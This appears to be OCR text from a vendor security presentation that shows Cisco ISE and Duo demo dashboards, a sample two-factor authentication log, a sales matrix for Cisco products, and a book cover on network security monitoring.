
Alice connected via SJC-VPN-2

Duo Auth Proxy
On-premise

2nd Factor Auth

Duo Cloud Service

Microsoft
Active Directory



Identity Services Engine

Dashboard

- Bookmarks
- Dashboard
- Context Visibility
- Operations
- Policy
- Administration
- Work Centers
- Interactive Features

Summary | Endpoints | Guests | Vulnerability | Threat

Total Endpoints	Active Endpoints	Rejected Endpoints	Anomalous Behavior
21	1	0	0

AUTHENTICATIONS

Identity Store | Identity Group | Network Device | Failure Reason

21

- ● ad-pseudoco - 47.62%
- ● inter...oints - 28.57%
- ● inter...vices - 23.81%

NETWORK DEVICES

Device Name | Type | Location

30

- ● ldn1-...o.com - 33.33%
- ● ldn1-...o.com - 30%
- ● sj1-c...o.com - 10%
- ● ldn-asa-vpn - 6.67%
- ● ldn1-...o.com - 3.33%
- ● ldn1-...o.com - 3.33%
- ● ldn1-...o.com - 3.33%
- ● ldn1-...o.com - 3.33%
- ● other - 6.67%

ENDPOINTS

Profile | Logical Profile

21

- ● micro...ati
- ● apple-dev
- ● mobil...ice
- ● cisco...12
- ● cisco-dev
- ● cisco...evi
- ● cisco...ph
- ● hp-printe
- ● other - 28

BYOD ENDPOINTS

Type | Profile

ALARMS


Severity	Name	Occu...	Last Occu

SYSTEM SUMMARY

4 node(s)

All

dcloud-ise-sim-inst-ise-3



Search

Account
Beyond Instant Demo

He

CLOUD

Dashboard

Device Insight

Policies

Applications

Single Sign-On

Users

Groups

Endpoints

2FA Devices

Trusted Endpoints

Monitoring

Reports

Settings

Dashboard

Users

315	411	20.6k
Bypass Users	Locked Out	Inactive
View	View	View

24.4k Total Users

Endpoints

3.7k	<1% ↓
Out of Date OS	Change
View	in the last 7 days


12.3k Total Endpoints

2	Administrators
57.7k	2FA Devices
40	Groups
0	New Trust Monitor Security Events View 0 Priority Events

1.3k Authentications

In the last 48 hours, shown at **every 30 minutes.**

https://admin-5043dfe4.duosecurity.com/monitoring/trust-monitor



CLOUD

Authentication Log Last 10 attempts

Full authentication log

Timestamp (UTC)	Result	User	Application	Risk-Based Policy Assessment	Access Device	Authentica
6:45:17 AM OCT 14, 2024	✓ Granted User approved	simon_hughes	SAML - Office 365 (DO NOT MODIFY)	Risk not assessed	› Windows 11, version 22H2 (22621.4317) As reported by Duo Desktop	› Duo Push Chicago, IL, Unite
6:43:15 AM OCT 14, 2024	✓ Granted User approved	max_nash	Shibboleth (DO NOT MODIFY)	Risk not assessed	› Windows 11, version 24H2 (26100.2033) As reported by Duo Desktop	› Duo Push Brooklyn, NY, United States
6:43:15 AM OCT 14, 2024	✓ Granted User approved	nicholas_thomson	Epic Hyperspace (DO NOT MODIFY)	Risk not assessed	Seattle, WA, United States 173.192.170.222 Endpoint trust is unknown because there are no active Trusted Endpoints Configurations.	› Duo Push Seattle, WA, United States
6:41:15 AM OCT 14, 2024	✓ Granted User approved	penelope_fisher	Shibboleth (DO NOT MODIFY)	Risk not assessed	› Windows 10 As reported by Duo Desktop	› Duo Push Mumbai, MH, India
6:41:15 AM OCT 14, 2024	✓ Granted User approved	dan_macleod	Microsoft RDP (DO NOT MODIFY)	Risk not assessed	rdp-kma West Palm Beach, FL, United States 73.0.176.9 Endpoint trust is unknown because there are no active Trusted Endpoints Configurations.	› Duo Push West Palm Beach, FL, United States
6:39:15 AM OCT 14, 2024	✕ Denied Out of date	rose_turner	CAS (Central Authentication Service) (DO NOT MODIFY)	Risk not assessed	› Mac OS X 13.0 As reported by Duo Desktop	Unknown
6:39:15 AM	✕ Denied	caroline_mclean	Splunk Admin (DO NOT	Risk not	› Windows 11, version 23H2	Unknown

SECURE

☑ Money	☑ Skills	Buy ISE & Duo
☑ Money	□ Skills	Buy 24/7 Cisco MXDR
□ Money	☑ Skills	Get


SYNGRESS

Applied Network Security Monitoring

Collection, Detection, and Analysis

Chris Sanders
Jason Smith

□ Money □ Skills



SECURE

Visibility is only two things

☑ What is connected

